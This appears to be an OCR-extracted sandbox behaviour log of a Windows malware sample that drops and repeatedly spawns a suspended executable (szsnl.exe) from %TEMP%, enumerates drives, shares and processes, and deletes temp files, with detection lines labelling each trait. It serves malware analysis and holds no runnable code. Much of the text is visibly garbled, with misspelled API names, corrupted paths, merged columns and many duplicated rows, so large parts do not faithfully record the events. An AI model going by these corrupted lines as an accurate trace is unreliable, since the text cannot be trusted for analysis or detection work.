	Image Path: %USERPROFILE%\vbc.exe		
Call System API	API Name: GetDriveTypeW Args: ( C:\) Return: 3		2808
Call System API	API Name: GetDriveTypeW Args: ( C:\) Return: 3		2808
Call Filesystem API	API Name: DeleteFileW Args: ( %APPDATA%\Microsoft\Office\Recent\product inquiry 81U2H.xls.LNK ) Return: 0		2808
Call System API	API Name: GetDriveTypeW Args: ( C.\ ) Return: 3		2808
Call System API	API Name: GetDriveTypeW Args: ( %WorkingDir%\ ) Return: 3		2808
Call System API	API Name: GetDriveTypeW Args: ( %TEMP%\ ) Return: 3		2808
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3		2808
Call System API	API Name: GetDriveTypeW Args: ( %USERPROFILE%\AppData\ ) Return: 3		2808
Call System API	API Name: GetDriveTypeW Args: ( %USERPROFILE%\ ) Return: 3		2808
Call System ADI	API Name: GetDriveTypeW Args: ( C:\Users\ ) Return: 3		2808
Call System API			2909
Call System API Call System API Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3  API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2808 2808

Call System API	API Name: GetDriveTypeW Args: ( %WorkingDir%\ ) Return: 3		2808
Call System API	API Name: GetDriveTypeW Args: ( %TEMP%\ ) Return: 3		2808
Call System API	API Name: GetDriveTypeW Args: ( %LOCALAPPDATA%\ ) Return: 3		2808
Call System API	API Name: GetDriveTypeW Args: ( %USERPROFILE%\AppData\ ) Return: 3		2808
Call System API	API Name: GetDriveTypeW Args: ( %USERPROFILE%\ ) Return: 3		2808
Call System API	API Name: GetDriveTypeW Args: ( C:\Users\) Return: 3		2808
Call Internet Helper API	API Name: NetShareEnum Args: ( , 503, 70060250, -1, 12398c, 123988, 0 ) Return: 0		2808
Detection	Threat Characteristic: Executes commands or uses API to obtain system information		2000
Detection	Process ID: 2808 Info: Enums share folder from API result		
Call System API	API Name: GetDriveTypeW Args: ( %WorkingDir%\ ) Return: 3		2808
Call Filesystem API	API Name: DeleteFileW Args: ( %APPDATA%\Microsoft\Office\Recent\N9VU90.LNK ) Return: 0		2808
Call System API	API Name: GetDriveTypeW Args: ( %TEMP%\ ) Return: 3		2808
Call Filesystem API	API Name: CopyFileExW Args: ( %ALLUSERSPROFILE%iMicrosoftiOFFICE\DATA\OPA11.BAK, %ALLUSERSPROFILE%iMicrosoftiOFFICE\DATA\opa11.d		2808
	at, 0, 0, 0, 1) Return: 0		
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Common\\nstallRoot\UE\\90110409-6000-11D3-8CFE-0150048383C9\} Value: None		2808
Call System API	API Name: GetDriveTypeW Args: ( C\1 ) Return: 3	2900	2984
Detection	Threat Characteristic: Executes commands or uses API to obtain system information  Process ID: 2984  Info: Obtains drive info from API result		
Call System API	API Name: GetDriveTypeW Args: ( C\\ ) Return: 3	2900	2984
Call System API	API Name: GetDriveTypeW Args: ( C\)   Return: 3	2900	2984
Delete File	Path: %TEMP%InszFF3F.tmp Type: VSDT_EMPTY	2900	2984
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection	2000	2007
	Process ID: 2984  File: %TEMP%InszFF3F.tmp  Type: VSDT_EMPTY		
Delete File	Path: %TEMP%InspFF51.tmp Type: VSDT_EMPTY	2900	2984
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2984		
	File: %TEMP%InspFF51.tmp  Type: VSDT_EMPTY		
Call System API	API Name: GetDriveTypeW Args: ( \(\)?\IDE#CdRomDell_DVD-ROM2.5+#5&1c1d869a&0&1.1.0#(53f5630d-b6bf-11d0-94f 2-00a0c91efb8b)\(\) Return: 5	2900	2984
Call System API	API Name: GetDriveTypeW Args: ( \"?\STORAGE#Volume#(a21cf1a2-dac1-11eb-8d5c-806e6f6e6963)#000000000100000#(53f5630d-b6bf-11d0-94f2-00a0 c91efb8b)\) Return: 3	2900	2984
Call System API	API Name: GetDriveTypeW Args: (\"\?\STORAGE#Volume#(a21cf1a2-dac1-11eb-8d5c-806e6f6e6963)#000000006500000#(53f5630d-b6bf-11d0-94f2-00a0c91efb8b)\) Return: 3	2900	2984
Call System API	API Name: GetDriveTypeW Args: ( E:\ ) Return: 2	2900	2984
Call System API	API Name: GetDriveTypeW Args: ( F:\ ) Return: 2	2900	2984
Add File	Path: %TEMP%\bgaaj.hyz Type: VSDT_COM_DOS	2900	2984
Write File	Path: %TEMP%\bgaaj.hyz Type: VSDT_COM_DOS	2900	2984
Add File	Path: %TEMP%kqtxyxcrpbh.c Type: VSDT_COM_DOS	2900	2984
Write File	Path: %TEMP%kqbyxcrpbh.c Type: VSDT_COM_DOS	2900	2984
Add File	Path: %TEMP%\szsnl.exe Type: VSDT_EXE_W32	2900	2984
Detection	Threat Characteristic: Drops executable during installation Dropping Process ID: 2984 File: %TEMP%\szsnl.exe Type: VSDT_EXE_W32		
Write File	Path: %TEMP%\szsnl.exe Type: VSDT_EXE_W32	2900	2984
Detection	Threat Characteristic: Modifies file that can be used to infect systems %TEMP%\szsnl.exe		
Call Thread API	API Name: NtResumeThread Args: ( Process:3020, ) Return: ?	2900	2984
Call System API	API Name: evtchann.SendEvent Args: ( e), pid[3020], ppid[2984 ) Return: 1	2900	2984
Call Process API	API Name: CreateProcessW Args: ( , "%TEMP%\szsnl.exe" %TEMP%\kqtxyxcrpbh.c, Process:3020:szsnl.exe ) Return: 1	2900	2984
Detection	Threat Characteristic: Creates process in temporary folder Process ID: 3020 Image Path: %TEMP%\szsnl.exe %TEMP%\kqtvyxcrpbh.c	2500	2301
Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , , CREATE_SUSPENDED, , , , Process:3028:%TEMP%\szsnl.exe ) Return: 1	2984	3020
Detection	Threat Characteristic: Creates process Process ID: 3020 Image Path: %TEMP%\szsnl.exe Shell Command:		
Call System API	API Name: Process32Next Args: ( Parent process pid changed to: 1600 ) Return: 1	2984	3020
Detection	Threat Characteristic: Attempts to detect active running processes Process ID: 3020 Info: enum processes		
Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , , CREATE_SUSPENDED, , , , Process:3036:%TEMP%\szsnl.exe ) Return: 1	2984	3020
Call System API	API Name: Process32Next Args: ( Parent process pid changed to: 1600 ) Return: 1	2984	3020
Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , CREATE_SUSPENDED, , , , Process:3044:%TEMP%\szsnl.exe ) Return: 1	2984	3020
Call System API	API Name: Process32Next Args: ( %1 EWP %525III.exe , , , , CREATE_505PENDED, , , PT0068S.5044. %1 EWP %525III.exe ) Return. 1  API Name: Process32Next Args: ( Parent process pid changed to: 1600 ) Return: 1	2984	3020
Call Process API	API Name: CreateProcessW Args: ( "TEMP%\szsnl.exe, , , , CREATE_SUSPENDED, , , , Process:3052:%TEMP%\szsnl.exe ) Return: 1	2984	3020
Call System API			
	API Name: Process32Next Args: ( Parent process pid changed to: 1600 ) Return: 1	2984	3020
	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , , CREATE_SUSPENDED, , , , Process:3060:%TEMP%\szsnl.exe ) Return: 1	2984	3020
Call Process API		0004	
Call Process API Call System API	API Name: Process32Next Args: ( Parent process pid changed to: 1600 ) Return: 1	2984	3020
Call Process API Call Process API Call Process API	API Name: Process32Next Args: ( Parent process pid changed to: 1600 ) Return: 1  API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , , CREATE_SUSPENDED, , , , Process:3068:%TEMP%\szsnl.exe ) Return: 1	2984	3020
Call Process API Call System API Call Process API Call System API	API Name: Process32Next Args: ( Parent process pid changed to: 1600 ) Return: 1  API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , , CREATE_SUSPENDED, , , , Process:3068:%TEMP%\szsnl.exe ) Return: 1  API Name: Process32Next Args: ( Parent process pid changed to: 1600 ) Return: 1	2984 2984	3020 3020
Call Process API Call Process API Call Process API	API Name: Process32Next Args: ( Parent process pid changed to: 1600 ) Return: 1  API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , , CREATE_SUSPENDED, , , , Process:3068:%TEMP%\szsnl.exe ) Return: 1	2984	3020

Call Process API	API Name: CreateProcessW Args: ( %TEMP%lszsnl.exe, , , , , CREATE_SUSPENDED, , , , Process:3084:%TEMP%lszsnl.exe ) Return: 1	2984	3020
Call System API	API Name: Process32Next Args: ( Parent process pid changed to: 1600 ) Return: 1	2984	3020
Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , , CREATE_SUSPENDED, , , , Process:3092:%TEMP%\szsnl.exe ) Return: 1	2984	3020
Call System API	API Name: Process32Next Args: ( Parent process pid changed to: 1600 ) Return: 1	2984	3020
Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , , CREATE_SUSPENDED, , , , Process:3100:%TEMP%\szsnl.exe ) Return: 1	2984	3020
Call System API	API Name: Process32Next Args: ( Parent process pid changed to: 1600 ) Return: 1	2984	3020
Call Process API	API Name: CreateProcessW Args: ( %TEMP%lszsnl.exe, , , , , CREATE_SUSPENDED, , , , Process:3108:%TEMP%lszsnl.exe ) Return: 1	2984	3020
Call System API	API Name: Process32Next Args: ( Parent process pid changed to: 1600 ) Return: 1	2984	3020
Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:3116:%TEMP%\szsnl.exe ) Return: 1	2984	3020
	, , , , , , , , , , , , , , , , , , , ,		
Call System API	API Name: Process32Next Args: ( Parent process pid changed to: 1600 ) Return: 1	2984	3020
Call Process API	API Name: CreateProcessW Args: ( %TEMP%lszsnl.exe, , , , , CREATE_SUSPENDED, , , , Process:3124:%TEMP%lszsnl.exe ) Return: 1	2984	3020
Call System API	API Name: Process32Next Args: ( Parent process pid changed to: 1600 ) Return: 1	2984	3020
Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , CREATE_SUSPENDED, , , , Process:3132:%TEMP%\szsnl.exe ) Return: 1	2984	3020
Call Flocess AFI	AFT Name. CreaterTocesswings. ( % TEMF %525III.exe , , , , CREATE_SUSPENDED, , , , Flocess.3.132. %) TEMF %525III.exe ) Return. 1		
Call System API	API Name: Process32Next Args: ( Parent process pid changed to: 1600 ) Return: 1	2984	3020
Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , , CREATE_SUSPENDED, , , , Process:3140:%TEMP%\szsnl.exe ) Return: 1	2984	3020
Call System API	API Name: Process32Next Args: ( Parent process pid changed to: 1600 ) Return: 1	2984	3020
Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , , CREATE_SUSPENDED, , , , Process:3148:%TEMP%\szsnl.exe ) Return: 1	2984	3020
Call System API	API Name: Process32Next Args: ( Parent process pid changed to: 1600 ) Return: 1	2984	3020
Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , CREATE_SUSPENDED, , , , Process:3156:%TEMP%\szsnl.exe ) Return: 1	2984	3020
Call System API	API Name: Process32Next Args: ( Parent process pid changed to: 1600 ) Return: 1	2984	3020
·			
Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , , CREATE_SUSPENDED, , , , Process:3164:%TEMP%\szsnl.exe ) Return: 1	2984	3020
Call Process API	$API\ Name:\ CreateProcessW\ Args:\ (\ \%TEMP\%\ szsnl.exe,\ ,\ ,\ ,\ CREATE\_SUSPENDED,\ ,\ ,\ ,\ Process:3172:\%TEMP\%\ szsnl.exe\ )\ Return:\ 1$	2984	3020
Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , , CREATE_SUSPENDED, , , , Process:3216:%TEMP%\szsnl.exe ) Return: 1	2984	3020
Call Process API		2984	3020
	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , , CREATE_SUSPENDED, , , , Process:3208:%TEMP%\szsnl.exe ) Return: 1		
Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , , CREATE_SUSPENDED, , , , Process:3200:%TEMP%\szsnl.exe ) Return: 1	2984	3020
Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , , CREATE_SUSPENDED, , , , Process:3196:%TEMP%\szsnl.exe ) Return: 1	2984	3020
Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , , CREATE_SUSPENDED, , , , Process:3188:%TEMP%\szsnl.exe ) Return: 1	2984	3020
Call Process API	API Name: CreateProcessW Args: ( %TEMP%lszsnl.exe, , , , , CREATE_SUSPENDED, , , , Process:2348:%TEMP%lszsnl.exe ) Return: 1	2984	3020
Call Process API	API Name: CreateProcessW Args: ( %TEMP%lszsnl.exe, , , , , CREATE_SUSPENDED, , , , Process:2328:%TEMP%lszsnl.exe ) Return: 1	2984	3020
Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , CREATE_SUSPENDED, , , , Process:2316:%TEMP%\szsnl.exe ) Return: 1	2984	3020
Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , , CREATE_SUSPENDED, , , , Process:1128:%TEMP%\szsnl.exe ) Return: 1	2984	3020
Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , , CREATE_SUSPENDED, , , , Process:284:%TEMP%\szsnl.exe ) Return: 1	2984	3020
Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , , CREATE_SUSPENDED, , , , Process:372:%TEMP%\szsnl.exe ) Return: 1	2984	3020
Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , CREATE_SUSPENDED, , , , Process:3180:%TEMP%\szsnl.exe ) Return: 1	2984	3020
Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , , CREATE_SUSPENDED, , , , Process:3300:%TEMP%\szsnl.exe ) Return: 1	2984	3020
Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , , CREATE_SUSPENDED, , , , Process:1636:%TEMP%\szsnl.exe ) Return: 1	2984	3020
Call Process API	API Name: CreateProcessW Args: ( %TEMP%lszsnl.exe, , , , , CREATE_SUSPENDED, , , , Process:3284:%TEMP%lszsnl.exe ) Return: 1	2984	3020
Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , CREATE_SUSPENDED, , , , Process:3288:%TEMP%\szsnl.exe ) Return: 1	2984	3020
Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , , CREATE_SUSPENDED, , , , Process: 3260:%TEMP%\szsnl.exe ) Return: 1	2984	3020
Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , , CREATE_SUSPENDED, , , , Process:3316:%TEMP%\szsnl.exe ) Return: 1	2984	3020
Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , , CREATE_SUSPENDED, , , , Process:3320:%TEMP%\szsnl.exe ) Return: 1	2984	3020
Call Process API	API Name: CreateProcessW Args: ( %TEMP%iszsnl.exe, , , , CREATE_SUSPENDED, , , Process:3328:%TEMP%iszsnl.exe ) Return: 1	2984	3020
Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , , CREATE_SUSPENDED, , , , Process:1356:%TEMP%\szsnl.exe ) Return: 1	2984	3020
Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , , CREATE_SUSPENDED, , , , Process:1344:%TEMP%\szsnl.exe ) Return: 1	2984	3020
Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , , CREATE_SUSPENDED, , , , Process:1332:%TEMP%\szsnl.exe ) Return: 1	2984	3020
Call Process API	API Name: CreateProcessW Args: ( %TEMP% szsnl.exe, , , , CREATE_SUSPENDED, , , , Process:3356:%TEMP% szsnl.exe ) Return: 1	2984	3020
		2984	3020
Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , , CREATE_SUSPENDED, , , , Process:3392:%TEMP%\szsnl.exe ) Return: 1		
Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , , CREATE_SUSPENDED, , , , Process:3384:%TEMP%\szsnl.exe ) Return: 1	2984	3020
Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , , CREATE_SUSPENDED, , , , Process:3368:%TEMP%\szsnl.exe ) Return: 1	2984	3020
Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , , CREATE_SUSPENDED, , , , Process:3340:%TEMP%\szsnl.exe ) Return: 1	2984	3020
Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , CREATE_SUSPENDED, , , , Process:3336:%TEMP%\szsnl.exe ) Return: 1	2984	3020
Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , , CREATE_SUSPENDED, , , , Process:3396:%TEMP%\szsnl.exe ) Return: 1	2984	3020
Call Process API	$API\ Name:\ CreateProcessW\ Args:\ (\ \%TEMP\%\ szsnl.exe,\ ,\ ,\ ,\ CREATE\_SUSPENDED,\ ,\ ,\ ,\ Process:3420:\%TEMP\%\ szsnl.exe\ )\ Return:\ 1$	2984	3020
Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , , CREATE_SUSPENDED, , , , Process:3428:%TEMP%\szsnl.exe ) Return: 1	2984	3020
Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , CREATE_SUSPENDED, , , , Process:1992:%TEMP%\szsnl.exe ) Return: 1	2984	3020
Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , , CREATE_SUSPENDED, , , , Process:3456:%TEMP%\szsnl.exe ) Return: 1	2984	3020
Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , , CREATE_SUSPENDED, , , , Process:1540:%TEMP%\szsnl.exe ) Return: 1	2984	3020
Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , , CREATE_SUSPENDED, , , , Process:1372:%TEMP%\szsnl.exe ) Return: 1	2984	3020
Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , CREATE_SUSPENDED, , , , Process:3468:%TEMP%\szsnl.exe ) Return: 1	2984	3020
Call Process API		2984	3020
Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , , CREATE_SUSPENDED, , , , Process:1988:%TEMP%\szsnl.exe ) Return: 1		3020
	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , CREATE_SUSPENDED, , , Process:1988:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , CREATE_SUSPENDED, , , , Process:2036:%TEMP%\szsnl.exe ) Return: 1	2984	
Call Process API		2984 2984	3020
	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , CREATE_SUSPENDED, , , , Process:2036:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , , CREATE_SUSPENDED, , , , Process:1912:%TEMP%\szsnl.exe ) Return: 1	2984	3020
Call Process API Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , , CREATE_SUSPENDED, , , , Process:2036:%TEMP%\szsnl.exe ) Return: 1		
	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , CREATE_SUSPENDED, , , , Process:2036:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , , CREATE_SUSPENDED, , , , Process:1912:%TEMP%\szsnl.exe ) Return: 1	2984	3020
Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , CREATE_SUSPENDED, , , , Process:2036:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , CREATE_SUSPENDED, , , , Process:1912:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , , CREATE_SUSPENDED, , , , , Process:3484:%TEMP%\szsnl.exe ) Return: 1	2984 2984	3020 3020
Call Process API Call Process API Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:2036:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:1912:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:3484:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:1780:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:3504:%TEMP%\szsnl.exe ) Return: 1	2984 2984 2984 2984	3020 3020 3020 3020
Call Process API Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:2036:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:1912:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:3484:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:3504:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:3504:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:2056:%TEMP%\szsnl.exe ) Return: 1	2984 2984 2984 2984 2984	3020 3020 3020 3020 3020
Call Process API Call Process API Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:2036:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:1912:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:3484:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:1780:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:3504:%TEMP%\szsnl.exe ) Return: 1	2984 2984 2984 2984	3020 3020 3020 3020
Call Process API Call Process API Call Process API Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:2036:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:1912:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:3484:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:3504:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:3504:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:2056:%TEMP%\szsnl.exe ) Return: 1	2984 2984 2984 2984 2984	3020 3020 3020 3020 3020
Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:2036:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:1912:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:3484:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:1780:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:3504:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:2056:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:1092:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:1088:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:1088:%TEMP%\szsnl.exe ) Return: 1	2984 2984 2984 2984 2984 2984 2984	3020 3020 3020 3020 3020 3020 3020
Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:2036:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:1912:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:3484:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:1780:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:3504:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:1092:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:1092:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:1088:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:3540:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:3540:%TEMP%\szsnl.exe ) Return: 1	2984 2984 2984 2984 2984 2984 2984 2984	3020 3020 3020 3020 3020 3020 3020 3020
Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:2036:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:1912:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:3484:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:1780:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:3504:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:2056:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:1092:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:1088:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe,, CREATE_SUSPENDED,, Process:1088:%TEMP%\szsnl.exe ) Return: 1	2984 2984 2984 2984 2984 2984 2984	3020 3020 3020 3020 3020 3020 3020

Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , , CREATE_SUSPENDED, , , , Process:3612:%TEMP%\szsnl.exe ) Return: 1	2984	3020
Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , , CREATE_SUSPENDED, , , , Process:3604:%TEMP%\szsnl.exe ) Return: 1	2984	3020
Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , , CREATE_SUSPENDED, , , , Process:3596:%TEMP%\szsnl.exe ) Return: 1	2984	3020
Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , , CREATE_SUSPENDED, , , , Process:3592:%TEMP%\szsnl.exe ) Return: 1	2984	3020
Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , , CREATE_SUSPENDED, , , , Process:3692:%TEMP%\szsnl.exe ) Return: 1	2984	3020
Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , , CREATE_SUSPENDED, , , , Process:3552:%TEMP%\szsnl.exe ) Return: 1	2984	3020
Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , , CREATE_SUSPENDED, , , , Process:3668:%TEMP%\szsnl.exe ) Return: 1	2984	3020
Call Process API	API Name: CreateProcessW Args: ( %TEMP%lszsnl.exe, , , , , CREATE_SUSPENDED, , , , Process:3660:%TEMP%lszsnl.exe ) Return: 1	2984	3020
